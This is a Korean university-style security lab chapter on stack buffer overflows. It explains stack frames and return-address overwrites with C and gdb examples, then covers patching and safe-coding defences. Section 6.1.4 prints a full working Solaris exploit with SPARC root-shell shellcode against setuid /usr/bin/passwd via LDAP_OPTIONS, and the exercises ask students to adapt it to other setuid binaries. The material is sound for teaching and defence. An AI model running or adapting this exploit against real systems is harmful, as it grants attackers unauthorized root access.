6 버퍼오버플로우

실험 영역	버퍼오버플로우 공격 및 시스템 관리
실험 제목	버퍼오버플로우
실험 요약	버퍼오버플로구 공격을 실행하여 root 권한이 획득됨을 확인하고 시스템 패치를 통하여 취약성이 제거됨을 확인한다.


6.1 이론

Stack 은 Function 이 Call 될 때 Push 된다. 이 때, Function 이 끝나고 다시 돌아갈 Return Address 를 저장하게 되는데 이 값을 바꾸어서 다른 곳의 Code 를 실행시킬 수 있다면, 공격자가 원하는 코드를 실행할 수 있다. 즉, 버퍼오버플로우를 일으켜 원하는 곳의 code 를 실행시키는 것이 버퍼오버플로우 공격이다.

버퍼오버플로우에 대해 이해하기 위해서는 어셈블리에 관한 기본적인 지식은 갖추고 있어야 한다. 가상 메모리의 개념에 대한 이해와 gdb 사용 경험도 도움이 된다.

6.1.1 프로세스 메모리

프로세스들은 텍스트(text), 데이터, 그리고 스택(stack)의 3 가지 영역으로 나뉜다.



< 프로세스 메모리 구조 >

Text 영역은 프로그램에 의해 고정되어 있다. 그리고 명령코드(명령)와 읽기 전용인 데이터를 포함하고 있다. 이 영역은 실행파일의 Text 부분에 해당한다. 이 영역은 보통 읽기 전용으로 되어 있다.

데이터 영역은 초기화된 것과 초기화되지 않은 데이터를 포함하고 있다. 정적인 변수들은이 영역에 저장되어 있다. 데이터 영역은 실행파일의 data-bss 영역에 해당한다.

6.1.2 스택

스택은 추상적인 테이터 형이다. 스택은 스택상에서 가장 끝에 자리잡고 있는 객체가 가장 먼저 제거되는 특징을 가지고 있다. 이 특성은 보통 LIFO(Last in First out)라고 한다.

스택 상에서는 몇가지 명령이 정의되어 있다. 가장 중요한 2 가지는 PUSH 와 POP 이다. PUSH 는 스택의 꼭대기에 원소 1 개를 추가한다. POP 은 그 반대로 스택의 꼭대기에 있는 가장 마지막의 원소를 제거함으로써 스택의 크기를 한 원소만큼 감소시킨다.

스택은 또한 함수내에서 지역변수들을 동적으로 할당하거나, 함수에 인자들을 넘기거나, 함수로부터 값을 되돌려 줄 때 사용된다.

스택은 데이터를 포함하고 있는 메모리의 연속된 블럭이다. 스택 포인터(SP)라고 불리우는 레지스터는 스택의 꼭대기를 가리킨다. 스택의 밑바닥은 고정된 주소에 있다. 그것의 크기는 실행도중에 커널에 의해 동적으로 조절된다. CPU 는 스택에 밀어넣고(PUSH) 꺼내는(POP) 명령들을 수행한다.

스택은 함수가 호출될때 push 되고, 되돌아올때 pop 되는 논리적인 스택 프레임으로 이루어졌다. 스택 프레임은 함수에 전달되는 인자들, 함수의 지역 변수들, 그리고 함수 호출시의 명령 포인터(instruction pointer)의 값을 포함한, 바로 전 스택 프레임을 복구하기 위한 데이터를 포함한다.

프레임 내에서 고정된 위치를 가리키는 프레임포인터(FP)를 가진다면 그것은 때때로 편리할 것이다. 지역 변수들은 SP 로부터 떨어진 거리를 써서 참조될 수 있다. 하지만, 데이터들이 스택에 push 되고 pop 되기 때문에, SP 로부터의 거리(offset)는 변하기 마련이다.

결론적으로, 많은 컴파일러들이 두 번째 레지스터, 즉 FP 를 지역변수와 인자 모두를 참조하는데 사용한다. 왜냐하면 FP 로부터의 거리는 PUSH 와 POP 명령으로 인해 변하지 않기 때문이다. Intel CPU 에서는, BP (EBP)가 이런 목적으로 쓰인다

프로시저가 호출되었을 때, 프로시저가 가장 먼저 해야 할 일은 바로 전의 FP 를 저장하는 것이다.(프로시저가 종료될 때, 원래 값을 되돌려 주기 위해) 그런다음 그것은 새로운 FP 를 만들기 위해, SP 를 FP 로 복사한다. 그리고 지역변수들을 위한 공간을 예약하기 위해 SP 를 전진시킨다.

이 코드는 프로시저의 도입부(prolog)라고 불린다. 프로시저가 종료될때, 스택은 다시 깔끔하게 청소되어야 하는데, 이것을 프로시저의 결말(epilog)이라고 부른다. Intel 의

ENTER 와 LEAVE 명령들과 Motorola 의 LINK 와 UNLINK 명령들은 프로시저의 프롤로그와 에필로그의 대부분을 효과적으로 하기 위해 제공된다.

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

위의 프로그램이 function()함수를 부르기 위해 무엇을 하는지를 이해하기 위해, 어셈블리 코드를 생성시키기 위해서는 -S 옵션을 사용하여 gcc 로 컴파일한다

```
$ gcc -S -o example1 example1.c
```

어셈블리어 출력물을 봄으로써, 우리는 function()을 호출하는 것이 다음과 같이 번역된다는 것을 알 수 있다:

```
pushl $3
pushl $2
pushl $1
call function
```

이것은 함수에 대한 3 개의 인자들을 스택에 반대순서(3,2,1)로 밀어 넣는다. 그리고 function()을 호출한다. 'call' 명령은 명령 포인터(IP)를 스택에 밀어 넣을(push) 것이다. 우리는 이 저장된 IP 를 복귀 주소(RET)라고 부를 것이다. 함수안에서 가장 먼저 처리되는 것은 프로시저 프롤로그이다:

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

이것은 프레임 포인터인 EBP 를 스택에 밀어 넣는다. 그런다음 EBP 를 새로운 FP 포인터로 만들기 위해 현재의 SP 를 EBP 에 복사한다. 우리는 이 저장된 FP 를 SFP 라고 부를 것이다. 그리고나서 지역 변수들의 크기만큼 SP 를 감소시킴으로써 지역 변수들을 위해 공간을 할당한다.

메모리는 워드 크기의 배수만큼만 지정될 수 있다. 한 워드는 4 바이트, 즉 32 비트이다. 그러므로 5 바이트의 버퍼는 실제로는 8 바이트(2 워드)만큼의 메모리를 차지할 것이고

10 바이트의 버퍼는 12 바이트(3 워드)만큼의 메모리를 차지할 것이다.

	Buffer2	12
fp	Buffer1	8
	sfp	4
	ret	4
	a	4
	b	4
	c	4


< Stack Region >

6.1.3 버퍼오버플로우

버퍼 오버플로우는 버퍼가 다룰 수 있는 것보다 더 많은 데이터를 버퍼에 채움으로써 일어난다.

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

이 프로그램에는 전형적인 버퍼 오버플로우 코딩 에러를 포함한 함수가 있다. 함수는 문자열 길이를 확인(bounds checking)하지 않고, strncpy() 함수 대신에 strcpy() 함수를 사용하여 주어진 문자열을 복사한다. 만약 이 프로그램을 실행시킨다면, segmentation violation 이 발생할 것이다.



< Buffer overflow >

strcpy()함수는 문자열에서 널문자가 발견될때까지, *str(larger_string[])의 내용을 buffer[]로 복사한다. 우리도 볼 수 있듯이, buffer[]는 *str 보다 훨씬 작다. buffer[]는 16 바이트 길이지만, 우리는 그것을 256 바이트로 채우려고 한다. 이것은 스택에 있는 buffer 뒤의 240 바이트가 모두 덮여 쓰여진다는 것을 의미한다. 이것은 SFP, RET 그리고 심지어 *str 까지도 포함한다. 우리는 large_string 을 문자 'A'로 채웠었다. 그것의 16 진수 문자 값은 0x41 이다.

이것은 복귀주소(RET)가 이제 0x41414141 이라는 것을 의미한다. 이 주소는 프로세스 주소공간 바깥에 있다. 그게 바로 함수가 복귀된 후, 그 주소로부터 다음 명령을 읽으려고 할때, segmentation violation 가 발생하는 이유이다. 그러므로, 버퍼 오버플로우는 우리가 함수의 복귀주소(RET)를 바꿀 수 있도록 해 준다.

이 방법으로, 우리는 프로그램의 실행흐름을 변경할 수 있다.

첫번째 예제를 수정해서 그것이 복귀주소(RET)를 덮어 쓰도록 하자. 그리고 우리가 어떻게 그것이 임의의 코드를 실행하도록 만들 수 있는지 설명해 보자. SFP 는 스택에 있는 buffer1[]의 바로 앞에 있다. 그리고 SFP 앞에는 복귀주소(RET)가 있다.

buffer1[]의 끝을 지나는 것은 4 바이트이다. 하지만 buffer1[]은 실제로는 2 워드 즉 8 바이트라는 것을 기억해라. 함수 호출이 된 후에, 우리는 대입식인 'x=1;'과 같은 방법으로 복귀값을 수정할 것이다. 그렇게 하기 위해서는 우리는 복귀주소(RET)에 8 바이트를 더해야 한다.

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
```

```
    int *ret;

    ret = buffer1 + 12;
    (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

여기서 한 일은 buffer1[]의 주소에 12 를 더한 것이다. 이 새로운 주소는 복귀주소(RET)가 저장된 곳이다. 우리는 할당식을 뛰어넘어 printf 함수 호출로 넘어가기를 원한다. 우리는 시험값을 사용하여 복귀주소(RET)에 8 바이트를 더할 것을 알 수 있고, 보다 정확히는 gdb 를 이용하여 알 수 있다.

```
$ gdb example3

Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
0x80004c7 <main+55>:    nop
```

function()함수를 호출할때, RET 는 0x80004a8 이 될 것이라는 것을 알 수 있다. 그리고 0x80004ab 에 있는 할당식을 뛰어 넘어가기를 원한다. 우리가 실행하기를 원하는 다음 명령은 0x80004b2 에 있다.

시스템에서 버퍼오버플로우 공격을 일으키기 위한 공격 프로그램의 작성은 원하는 명령을

실행시키는 쉘코드의 작성과 이러한 쉘코드를 실행시킬 수 있도록 return address 를 적절히 지정함으로써 완성되어진다. 위의 버퍼오버플로우 개념을 이해하고 응용함으로써 bufferover 공격 프로그램을 작성할 수 있을 것이다.

6.1.4 버퍼오버플로우 공격 예제

이 버퍼오버플로우 예제는 setuid 가 설정된 명령어인 /bin/passwd 의 libsldap.so.1 $LDAP_OPTIONS 환경의 취약성을 이용한 버퍼오버플로우 공격이다.

```
/*
 * libsldap.so.1 $LDAP_OPTIONS enviroment variable overflow exploit;
 */

#include <stdio.h>

#define ADJUST      1


/*
 * Solaris/SPARC shellcode
 * setreuid(0, 0); setregid(0, 0); execve("/bin/sh", args, 0);
 */

char shellcode[] =
"\x90\x1a\x40\x09\x92\x1a\x40\x09\x82\x10\x20\xca\x91\xd0\x20\x08"
"\x90\x1a\x40\x09\x92\x1a\x40\x09\x82\x10\x20\xcb\x91\xd0\x20\x08"
"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
"\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
"\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08";

struct type {
char *path;
long retaddr;
};

struct type target =
        {"/usr/bin/passwd", 0xffbefe98};

int I;
unsigned long ret_adr;
char ldap[4000];
char egg[400];
char *envs[] = {ldap, egg, NULL };

main(int argc, char *argv[])
{

      if(argc > 1)
      {
      fprintf(stderr,"libsldap.so.1            $LDAP_OPTIONS            enviroment
vulnerability\nUsage : %s\n", argv[0]);
```

```
      exit(0);
      }

  ret_adr = target.retaddr;

  memset(egg, 0x00, sizeof egg);
  for(i = 0 ; i < 400 - strlen(shellcode) ; i +=4)
  *(long *)&egg[i] =  0xa61cc013;
  for (i= 0 ; i < strlen(shellcode); i++)
     egg[200+i]=shellcode[i];

 for ( i = 0; i <  ADJUST; i++) ldap[i]=0x58;
 for (i = ADJUST; i < 4000; i+=4)
    {
      ldap[i+3]=ret_adr & 0xff;
      ldap[i+2]=(ret_adr >> 8 ) &0xff;
      ldap[i+1]=(ret_adr >> 16 ) &0xff;
      ldap[i+0]=(ret_adr >> 24 ) &0xff;
    }
memcpy(ldap, "LDAP_OPTIONS=", 13);

ldap[strlen(ldap) - 3] = 0x00; //ldap[3998] has to be NULL terminated

execle(target.path, "12341234", (char *)0, envs);

}
```

패스워드 명령어에 setuid 가 설정되어 있다.

```
$ ls   al /bin/passwd
-r-sr-sr-x   3 root     sys        101744 Jan  6  2000 /bin/passwd*
```

패스워드 명령수행시 LDAP OPTION 을 주는 이 옵션을 이용하여 버퍼오버플로우를 발생시키고 있다. 옵션으로 입력되는 char *envs[] = {ldap, egg, NULL }에서 ldap 에 4000 개의 NULL char 를 입력하여 버퍼오버플로우를 발생하고 egg 에 위에서 정의된 shellcode[]를 실행하여 루트 쉘을 획득한다. shellcode[]는 real UID 와 effective UID 를 모두 0(root)으로 설정하고, real GID 와 effective GID 를 모두 0(root)으로 설정한 후 /bin/sh 을 수행하도록 구성되어 있다.

위 프로그램을 실행하면 결과는 다음과 같다.

```
$ id
uid=102(user001) gid=100(student)
$ libsldap-exp localhost
# id
uid=0(root) gid=0(root)
#
```


6.2 버퍼오버플로우 방지 대책

6.2.1 보안 패치

patch : 헝겊조각 (깁는데 쓰는), 천조각, 판자조각, 덧대는 쇳조각 (수리용)
사전적 의미에서도 바로 짐작할 수 있듯이 , OS 가 출시된뒤 OS 내부의 package 나 application program 또는 kernel 모듈에 버그가 발견된 경우 이를 바로잡기 위해 vendor 측에서 update 모듈을 내놓는데 이것이 바로 patch 이다.
패치란 소프트웨어의 정상적인 실행을 방해하는 문제를 해결하는 것을 말합니다. 패치는 기존의 파일/바이너리 및 디렉토리를 대체하거나 업데이트하는 파일과 디렉토리 모음을 말한다. 각각의 패치에는 고유한 Patch ID 가 부여되는데 xxxxxx-xx 와 같은 형태로 부여된다. 앞의 6 자리는 ID serial number 이고 뒤의 두자리는 revision number 이다. 그러므로 같은 ID serial number 를 가지고 있다하더라도, revision number 가 높을수록 최근에 나온 patch 임을 알 수 있다.
본 실험에서는 Sun Solaris 9 장비를 사용하므로 본 장에서는 Sun 계열에대한 보안 패치를 설명한다. 패치를 설치하기 위해서는 Patch ID 가 무엇인지를 반드시 확인하여야 한다. 예를들어 호스트에서 Patch ID 가 112233-01 인 패치를 설치해야 하는 경우라고 하면, 우선 자신의 호스트에 112233-01 패치가 기존에 설치되어 있는지를 확인하도록 한다. 이는 /usr/bin/showrev 커맨드를 사용하여 손쉽게 확인할 수 있다.

```
# showrev -p | grep 112233-01
Patch: 112233-01  Obsoletes: Packages: SUNWcsu
#
```

위와같은 출력결과가 나왔다면 이미 설치가 된 경우이고 아무것도 출력결과가 없다면 설치가 되지 않은 경우이다.
설치가 되지 않았다면 ftp://sunsolve1.sun.com/pub/patches 에서 파일을 받아올 수 있다.



패치는 다음과 같이 설치하면된다.

```
#patchadd 112233-01
```

패치가 설치된 후에 에러메시지나 결과 log 는 /var/sadm/patch/ 디렉토리 밑에 PATCH_ID 의 디렉토리 아래에 log 파일로 저장이 되게 된다.
설치된 패치는 다음과 같이 제거할 수 있다.

```
#patchrm 112233-01
```

6.2.2 안전한 프로그래밍 대책

C 언어는 기본적으로 문자길이 확인(bound checking)을 하지 않기 때문에, 문자배열의 끝을 지나서 기록함으로써 버퍼오버플로우가 나타난다. 표준의 C 라이브러리는 bound checking 을 하지 않고 문자열을 복사하거나 덧붙이는 많은 함수들을 제공한다.

```
strcat(), strcpy(), sprintf(), vsprintf().
```

gets()는 새로운 줄(newline) 문자나 EOF 가 나올때까지 stdin(표준 입력)으로부터 1 줄을 읽어서 buffer 에 기록한다. 이것은 버퍼 오버플로우에 대한 체크를 전혀 하지 않는다. scanf() 함수형들은, 만약 여러분이 공백문자가 아닌 (non-white-space) 문자열(%s)을 매치시키거나 혹은 명기된 세트(%[])로부터 공백아닌 문자열을 매치시키고, char 포인터에 의해 가르켜진 배열이 문자열 전부를 받아들일 수 있을 만큼 크지 않고, 선택사항인 최대

필드 폭을 정의하지 않는다면, 또한 문제가 발생할 수 있다.

또한, 표준입력에서 혹은 어떤 파일에서 줄의 마지막(end of line), 파일의 끝(end of file), 혹은 다른 구획문자(delimiter)에 도달할때까지, 한 번에 한 문자씩 읽어서 버퍼에 기록하기 위해, while 루프를 사용하는 것이다.

버퍼오버플로우 공격을 막기 위해서는 문자 길이를 검사하지 않는 함수들을 사용하지 않는 안전한 프로그래밍을 해야 한다.

6.2.3 stack 보호 프로그램의 사용

stack 보호를 위해 다음과 같은 프로그램을 사용하는 것도 바람직하다.

o Overflow wrapper
  ftp://ftp.auscert.org.au/pub/auscert/tools/overflow_wrapper
o Stackguard
  http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard

6.3 실험

본 실험에서는 libsldap.so.1 의 $LDAP_OPTIONS 환경의 취약성을 이용한 버퍼오버플로우 공격을 실행하고 root 권한이 획득되는지 살펴본다. 또한 libsldap.so.1 을 사용하는 다른 명령어 중 setuid 가 설정된 명령어 대하여 동일한 공격이 성공하는지 살펴본다.

아래 디렉토리에서 실험에 사용되는 프로그램을 사용자 홈디렉토리로 복사하고 su 명령어를 이용하여 root 로 권한 이동 후 프로그램을 컴파일하여야 한다.

- /root/Question/Q06/ldap-exp.c

버퍼오버플로우 공격은 사용자 환경에서 컴파일한 명령어를 수행하므로써 이루어진다.

또한 아래와 같이 제공되는 패치 파일을 사용자 홈디렉토리로 복사하고 root 로 권한으로 패치를 수행할 수 있다.

- /root/Question/Q06/ 112233-01.tar

가. 예제의 버퍼오버플로 프로그램을 컴파일하고 사용자 환경에서 이를 실행하시오. 어떤 결과가 발생하는가?

나. 아래 명령어들은 /usr/bin/passwd 명령어와 같이 libsldap.so.1 를 사용한다. 각 명령어의 권한을 점검하고 프로그램을 변경하여 버퍼오버플로우 공격이 성공하는지 확인하시오.

- /usr/bin/nispasswd
- /usr/bin/yppasswd
- /usr/bin/chkey
- /usr/lib/sendmail

다. 패치 적용후 버퍼오버플로우 공격을 실행하시오.

라. 패치(112233-01)를 제거하고 버퍼오버플로우 공격을 실행하시오.